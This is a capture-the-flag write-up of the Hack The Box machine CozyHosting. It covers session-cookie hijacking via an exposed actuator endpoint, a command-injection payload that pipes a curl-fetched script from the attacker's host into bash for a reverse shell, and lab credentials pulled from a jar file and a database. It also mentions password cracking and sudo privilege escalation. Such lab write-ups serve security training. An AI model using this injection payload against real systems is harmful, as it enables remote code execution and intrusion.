HTB Linux Easy: CozyHosting
CozyHosting is an Easy rated Linux machine on HTB.
Nmap:

Shell access
Add the cozyhosting.htb domain to the hosts file. 
Enumerating port 80
Default/standard credentials don’t seem to work on the login page. 
Directory busting using Dirsearch: 
The /actuator/sessions seems interesting, visiting it results in a bunch of cookies being exposed, these could be used to try and login to the application if they are still valid. 
The first cookie that belongs to the kanderson user was used to authenticate. 
On the admin page we get a hint about SSH keys, the payload can be inspected in Burp. 
After trying out a few things I found out that leaving the username blank returned some sort of man page. This means we could possibly get RCE. 
Since we arent allowed to use whitespaces in the username section we’ll have to be creative with the payload:
1
2
# payload:
host=127.0.0.1&username=";$(curl${IFS}10.10.14.153:8000/payload.sh|bash)"

On our machine we created a reverse shell bash script that we execute using curl. 
The script can be accessed because we are running a Python server in the directory of the script. 
Shell as the app user: 
Lateral movement
Transfer the jar file that is located in the app directory: 

In the jar file credentials were identified: postgres:Vg&nvzAQ7XxR. 
The previous credentials were used to authenticate to the postgres database. Inside of this database, we find the following credentials: 
The admin password hash can be cracked using JohnTheRipper. 
In /etc/passwd we can only find the Josh user. 
SSH as the Josh user: 
Priv Esc
Sudo -l output. 
GTFObins can be used to elevate to root using SSH: 
User.txt

Root.txt

Pwned